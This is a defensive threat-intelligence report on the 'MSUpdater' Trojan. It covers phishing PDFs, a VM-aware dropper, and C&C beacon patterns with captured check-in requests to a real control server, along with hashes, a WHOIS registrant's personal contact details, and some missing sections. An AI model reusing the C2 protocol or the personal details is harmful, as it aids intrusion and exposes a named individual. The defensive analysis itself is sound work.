Overview

Researchers from Zscaler and Seculert separately identified incidents and threats discussed in this report. Within a private security forum we discussed and determined that we had identified related incidents. Zscaler and Seculert collaborated on this report to aggregate and correlate our findings along with open-source intelligence (OSINT) to detail a lesser-known “MSUpdater” remote access Trojan (RAT) and its linkage to current targeted attacks and others dating back to at least early 2009. Foreign and domestic (United States) companies with intellectual property dealing in aero/geospace and defense seem to be some of the recent industries targeted in these attacks.

The goal of this report is to aggregate information, draw some correlations, and provide an overview of this threat to facilitate its identification, detection, and functionality. With this goal in mind, we also aim not to reveal anything that might disrupt any investigations or state something without additional open-source corroboration. We as security researchers believe that our success is not measured by how much information we collect, but in how we use and share the information to better secure and protect the Internet community from threats. We hope that the information within this report helps to detect and remediate this threat within organizations.

“MSUpdater” Trojan Incidents Observed

Zscaler and Seculert separately identified security incidents where infected customers in the fore-mentioned industries had command and control (C&C) beacons matching the below patterns. Standard Microsoft Internet Explorer user-agent strings (versions 6 – 8) were observed for the C&C communications.

The most often observed pattern, and likely the C&C “check-in” behavior followed the pattern:

- HTTP GET requests to the path:
/microsoftupdate/getupdate/default.aspx?ID=[num1]para1=[num2]para2=[num3]para3=[num4]
]

Where the [num] fields are placeholders for parameters passed by the victim in the form of numbers.

Other patterns observed from the infected hosts to the C&Cs were:

- HTTP GET and POST requests to the path:
/microsoft/errorpost/default/connect.aspx?ID=[num1]
- HTTP POSTs to the path: /microsoft/errorpost/default.aspx?ID=[num1]

Clearly the above patterns are trying to appear as though they are related to Microsoft’s “Windows Update” service versus something malicious. A clear, common name for this particular threat did not seem to emerge in the open-source, so we have commonly referred to this threat family as the “MSUpdater” Trojan.

The first time this pattern was logged in traffic traversing Zscaler’s Cloud infrastructure was on 12/25/2010 (Christmas day). It is likely that the Christmas day infection resulted from a targeted phishing email as related attacks in this report identify this as the infection vector. No suspicious web transactions were observed from the infected host prior to the C&C beaconing. Seculert FogSense Cloud-based service observed instances of this same infected beaconing pattern for their customers as early as March 2010. Zscaler and Seculert each identified these infections separately by conducting traffic analysis to identify previously unknown threats to then protect their customers. Open-source intelligence (OSINT) on the beaconing patterns we observed provided additional information to this previous threat.

OSINT Aggregation and Correlation

In addition to industry collaboration to better understand and protect against threats, “Google” or more specifically OSINT is a valuable resource when looking into “unidentified” threats. The following provides some details about what is known and has been discussed in the open-source related to this threat.

Infection Vector: Phishing Email with Malicious Attachment

A publicly available presentation from *Sword & Shield Enterprise Security Inc.*¹ includes a slide discussing the correlation of a malicious phishing attachment to C&C beaconing that resembles the same pattern identified above. Specifically, the presentation provides a screenshot of an associated malicious phishing email showing that it was sent April 28, 2011 with the subject “Information for Contractor” and “chap6.pdf” attachment:

Figure 1 Screenshot of 4/28/2011 Phish

The presentation then goes on to show that opening the PDF attachment exploited a vulnerability and caused a process named “GoogleTray.exe” to launch and connect to:

- mail.hfmforum.com/microsoftupdate/getupdate/default.aspx

Related Backdoor / Beaconing Pattern

By linking domain registration information from some of the C&Cs observed, we were able to determine other C&C domains used by this malicious actor/group. A specific example of this was the following registration information observed in a “MSUpdater” Trojan C&C domain:

¹ <http://ilta.ebiz.uapps.net/ProductFiles/productfiles/782804/2011siems.pptx>

```
Technical Contact ID: 2F3498C4896B5256
Technical Contact Name: Jill Kamen
Technical Contact Address1: 2123 Wallace Ave.
Technical Contact City: Bronx
Technical Contact State/Province: NY
Technical Contact Postal Code: 10467
Technical Contact Country: United States
Technical Contact Country Code: US
Technical Contact Phone Number: +1.7186375485
Technical Contact Email: van.dehaim@gmail.com
Technical Application Purpose: P2

Domain Last Updated Date: Tue Dec 28 07:44:39 GMT 2010
```

Figure 2 WHOIS information for C&C domains

This contact information was used in other domains that have some open-source reports on C&C usage, for example:

- SISEAU.COM
- VSSIGMA.COM

These domains have open-source reports tied to malware samples with MD5 hashes:

- 3459BC37967480DEE405A5AC678B942D²
- 6631815D4AB2A586021C24E02E5CC451³

Communication to these domains was also observed with the following C&C communication path pattern:

- /search[RndNum1]?h1=[Num1]&h2=[Num2]&h3=[String1]&h4=[String2]

For example:

- /search521649?h1=51&h2=1&h3=N07630&h4=FKFDFDAHAEBAPFLFK

The number of parameters in these “search” beacons closely resembles that in the previously mentioned “para” beacons. However, the previously mentioned “para” beacons appear to use a different encoding. These related samples also have VirusTotal reports^{4,5} which provide additional details about the binaries and how they are being detected. Specifically:

² <http://www.malware-control.com/statics-pages/3459bc37967480dee405a5ac678b942d.php>

³ <http://www.threatexpert.com/report.aspx?md5=6631815d4ab2a586021c24e02e5cc451>

⁴ <https://www.virustotal.com/file/6a237ffe0f7d84ffd9652662a2638a9b5212636b414ce15ea2e39204d2a24e7f/analysis/1267308842/>

⁵ <https://www.virustotal.com/file/75d3c3875744196cedff55d179bc62412adeba5e769fbfc85b2b891ff32b4f9f/analysis/1265252262/>

MD5: 3459BC37967480DEE405A5AC678B942D

- VirusTotal timeframe: 02/06/2010 – 02/27/2010
- The file name is wuaucit.exe with “Microsoft Corporation” as the publisher (this publisher string was observed in other related samples as well)

MD5: 6631815D4AB2A586021C24E02E5CC451

- VirusTotal timeframe: 08/18/2009 – 02/04/2010
- ThreatExport report shows backdoor on 1033/TCP
- Packed with Armadillo (identified in other related samples as well)

Antivirus detection for both samples indicate that it is a “Backdoor Agent”, however, DrWeb specifically calls these samples something a bit unique: “BackDoor.Calla.5” where “Calla” is the family (added to their detection 02/02/2009)⁶ and 5 is the variant.

Searching for other malware / incidents that exhibit this similar “search” / “h1” beaconing pattern shows a number of related open-source examples, as discussed in the following sections.

September 2010 CVE-2010-2883⁷ PDF Phish

September 16, 2010 the blog Contagio detailed a malicious phishing campaign exploiting a buffer overflow vulnerability in the Adobe PDF reader⁸. At the time, this was a 0-day exploit, as a patch was not released by Adobe until October 5, 2010. The exploit was contained in the attachment:

- INTEREST_&_FOREIGN_EXCHANGE_RATES.pdf
 - MD5: 4EF704239FA63D1C1DFCF2EA2DA0D711⁹

This PDF dropped a similar set of files:

- setup.exe:
 - MD5: 95D42D365489A6E5EBDF62565C5C8AA2
 - Sophos uniquely detects¹⁰ as Mal/Ovoxual-A (detection added 07/19/2010)¹¹
 - Which creates FAVORITES.DAT (data file) and launches msupdater.exe¹²
- msupdater.exe:
 - MD5: 374075CE8B6E8F0CD1F90009FD5A703B

⁶ <http://vms.drweb.com/virus/?i=225137>

12	9.747993	72.14.204.99	172.29.0.115	TCP	http > netinfo-local [ACK] Seq=1 Ack=1
13	9.749230	72.14.204.99	172.29.0.115	TCP	[TCP segment of a reassembled PDU]
14	9.749252	72.14.204.99	172.29.0.115	HTTP	HTTP/1.0 400 Bad Request (text/html)

Figure 4 Malformed Google PCAP During Run-Time Analysis

Followed by failed connection attempts to:

- 140.112.19.195 (National Taiwan University)

A further detailed static analysis on this msupdate.exe / FAVORITES.DAT sample was completed by CyberESI¹⁶. In their report they discuss that the setup.exe dropper is virtual machine (VM) aware by using the SIDT instruction¹⁷ – if a VM is detected, the msupdate.exe Trojan is not dropped. The msupdate.exe Trojan too is VM aware using the same SIDT method – if a VM is not detected then the Trojan RC4 decrypts the FAVORITES.DAT file and spawns a svchost.exe process which conducts the network C&C check-ins. This evasion is the reason for the above shown failed sandboxing analysis that does not include any network activity.

The decrypted FAVORITES.DAT executable for this sample had an MD5 hash of:

¹³ www.virustotal.com/file-scan/report.html?id=043935374ce39637a4816d0a484d30bed1d3054bbe89625fbc22f83ef4cb3e04-1285736283

¹⁶ <http://www.cyberesi.com/2011/03/17/msupdate-exe-favorites-dat-analysis/>

¹⁷ <http://www.securiteam.com/securityreviews/6Z00H20BQS.html>

- 5E3EACA3806769836C3AD9D46A209644¹⁸
 - Microsoft and a few other A/V vendors detect as Backdoor Matchaldru.B
 - DrWeb uses their same “Calla” family: “Backdoor.Calla.16”
 - The VirusTotal timeframe for submissions of this decrypted executable are from: 03/15/2011 – 04/20/2011.

Here is the Google “decoy beacon” made by the Trojan:

```
GET /search?qu= HTTP/1.1
User-Agent: Firefox/2.0.0.2
Host: www.google.com
Content-Length: 4
Connection: Keep-Alive

news
```

Figure 5 Initial Malformed Google HTTP Request

Followed by the initial C&C check-in request:

```
GET /search59861?h1=51&h2=1&h3=BHI06233&h4=FIFEFDAHAPGDENCMFOFFFCAGAE HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (compatible;BKANAHEAFPEM;)
Host: 140.112.19.195
Connection: Keep-Alive
```

Figure 6 Related Malware C&C Initial Check-In Request

The check-in request values correspond to the following meanings:

- The h1 parameter value corresponds to the Windows version, 51 = Windows XP (version 5.1)
- The h4 parameter value is a victim identification string created by encoding the volume serial number of the victim’s system concatenated with a random number
- The string within the user-agent (BKANAHEAFPEM) is the result of an encoding of the victim machine name
- The number following “search5” in the path is random
- The remaining are hard-coded in the Trojan. The “BHI06233” string is thought to be related to the actor’s group of related targets or campaign, where BHI may stand for “Baker Hughes

¹⁸ <https://www.virustotal.com/file/d8a976979d4eeaf7485249c49d4a31824638a49dac308c5114c113b4a3eed9c9/analysis/1300216834/>

International” who along with other companies in the oil, gas, and energy sector were the focus of some targeted attacks.¹⁹

The data in the check-in HTTP communication to and from the C&C are encoded using single-byte XORing and is treated as authentication into the botnet. Once authenticated, the victim uses the following check-in beacons:

- HTTP GET: /search6[RndNum]?h1=[VictimId]
 - Where VictimId is the same string identifying the victim machine as the previously used h4 parameter value.
- User-Agent: Mozilla/5.0 (compatible; Windows NT 5.2)
 - Note that the user-agent changed to a hard-coded string versus using the encoded system name in the initial check-in.



Some of the Trojan functionality includes:

- Download file from C&C:
 - HTTP GET: /download7[RndNum]?h1=[VictimId]
- Upload file to C&C:
 - HTTP POST: /upload8[RndNum]?h1=[VictimId]
- Command execution response to C&C:
 - HTTP POST: /search2[RndNum]?h1=[VictimId]

There are over a dozen other commands identified in the Trojan listed in the CyberESI report.

September 23, 2010 ISSNIP Phishing Email with Malicious Attachment

A few days later following the previously detailed incident, another incident with information publicly available was reported in which a phishing email was sent from a Yahoo account to a defense contractor with content about a conference and malicious attachment, “ISSNIP_2010.pdf” (MD5 hash: 3D966CD90D320EA4A319452D1CCB11AA):

Dear Sir,

It is a conference that you may possibly be interested in.

More information is attached below.

Yours sincerely,

Vikki Doss

Figure 7 Phish Email (9/23/2010)

From the analysis, the malicious attachment appeared to have the same functionality as listed in the previous incident – to include the unique dropped files “msupdater.exe” and “FAVORITES.DAT”.

¹⁹ <http://www.bloomberg.com/news/2011-02-24/exxon-shell-bp-said-to-have-been-hacked-through-chinese-internet-servers.html>

Related Antivirus Vendor “Family” Names

In the previously identified samples we have pointed out that certain A/V malware family names are used to identify and classify the fore-mentioned threat. For example,

- DrWeb uses “Backdoor.Calla”
- Microsoft and a few other vendors use “Backdoor.Matchaldru”
- Sophos uses “Mal/ Ovoxual”

Using these identifiers, a number of related samples can be found in the open-source. The following provides a brief list of additional samples believed to be related to this threat group:

- MD5: 92DBDB7E240E7D7C42B4793380782735²⁰
 - “msupdate.exe” packed with Armadillo
 - First/Last submitted to VirusTotal: 2011-11-04
 - Sophos identifies as “Mal/Ovoxual-B”
 - McAfee identifies as “Muster.d”
- MD5: 3A0FC856F343B730EE58C00BAB09F9E5²¹
 - “Backdoor.Calla.16”, “Mal/Ovoxual-A”, packed with Armadillo
 - First seen 2010-10-08, Last seen: 2011-03-24
 - Drops²²:
 - MD5: 7C3C964D7F164F2CC277B41541732546²³
 - “msupdater.exe”, “Mal/Ovoxual-B”
 - First/Last seen: 2010-09-27
 - MD5: B7424AA1C92107E03DBA8915CEB1FE4D
 - “FAVORITES.DAT” (encrypted)
- MD5: 21816D6934F608E0E3F76AA43831D959²⁴
 - “Backdoor.Calla.16”, “Mal/Ovoxual-A”, 2010-10-06
- MD5: 53547213038C093EB427974FA0FB4F65²⁵
 - “Mal/Ovoxual-A”, 2010-09-23 – 2011-06-14
- MD5: 0A229293FD0639C722FD7ABD1D1A9C93²⁶
 - “Matchaldru.B”, “Mal/Ovoxual-A”, 2011-11-01 – 2011-11-30

From the above VirusTotal results, it appears that McAfee detects some of these as the “Muster” threat group. Using other A/V vendor names and searching and correlating samples in the same way that we did above reveals additional likely related samples. The following provides a brief abbreviated list of samples listed in the open-source for the purposes of showing the breadth of the threat operation timeframe and some PDF names that shed some light on the types of phishing messages used.

“Conference” Lure

As noted in the section on the September 23, 2010 malicious phishing incident, the name of the particular malicious attachment was “ISSNIP_2010.pdf” (see screenshot below) related to the International Conference on Intelligent Sensors, Sensor Networks and Information Processing (ISSNIP)²⁷. The use of conference related subjects seems to be the popular lure in this actor’s phishing messages as noted in the above section of related malware. For example;

- IEEE Aerospace Conference
- Iraq Peace Conference
- International Conference on Communication System Software and Middleware (COMSWARE)

²⁷ <http://www.issnip.org>

Figure 8 ISSNIP 2010 PDF Screenshot

Closing Remarks

Zscaler and Seculert experienced separate security incidents against various customers dealing with a threat appearing to be related to specific targeted attacks. This report provided some insight into the threat and draws in information available in the open-source. In particular, beaconing patterns and indicators were identified to facilitate detection of the threat. Additionally, related malware samples (see Appendix A) and malware family names, such as “Ovoxual”, have been listed for further identification of related samples.

Based on the information available, the threat arrives in phishing emails with a PDF attachment, possibly related to conferences for the particular targeted industry. The PDF exploits vulnerabilities within Adobe (for example, a 0-day exploit was used against CVE-2010-2883) and drops a series of files to begin communicating with the command and control (C&C). The binary dropped and launched from the PDF exploit is virtual machine (VM) aware in order to prevent analysis within a sandbox. If a VM is not detected, it will drop an executable (often named “msupate.exe”), which is also VM aware, and an encrypted file (often named “FAVORITES.DAT”). Again, if no VM is detected this executable will decrypt and run the contents in memory as a process (often the svchost.exe process).

Once the infected system communicates with the C&C, two versions of the beaconing pattern have been observed. The most well documented version of the C&C beaconing adhere to the general formats:

- /search[RndNum]?h1=[Num1]&h2=[Num2]&h3=[String1]&h4=[String2]
- /search[RndNum]?h1=[String1]
- /upload[RndNum]?h1=[String1]
- /download[RndNum]?h1=[String1]

A lesser-known beaoning pattern that both Zscaler and Seculert have observed related to this threat adhere to the general formats:

- /microsoftupdate/getupdate/default.aspx?ID=[num1]para1=[num2]para2=[num3]para3=[num4]
- /microsoft/errorpost/default/connect.aspx?ID=[num1]
- /microsoft/errorpost/default.aspx?ID=[num1]

Prior to beaoning with these patterns the malware may issue an initial malformed Google query:

- GET path: “/search?qu=”
- GET data: “news”

Use these indicators to help provide detection and remediation of this threat within your enterprise. This was the overall goal of releasing this information. Note however, that the overall targeted threat will likely adapt and remain a constant adversary – that is, if your particular organization is the target of an attack it is likely that it will continue to be targeted. Use this knowledge to adapt your organization’s security policies and resources appropriately.

Appendix A: Consolidated List of Malicious MD5 Hashes

The following list is a consolidation of all malicious MD5 hashes listed in this report.
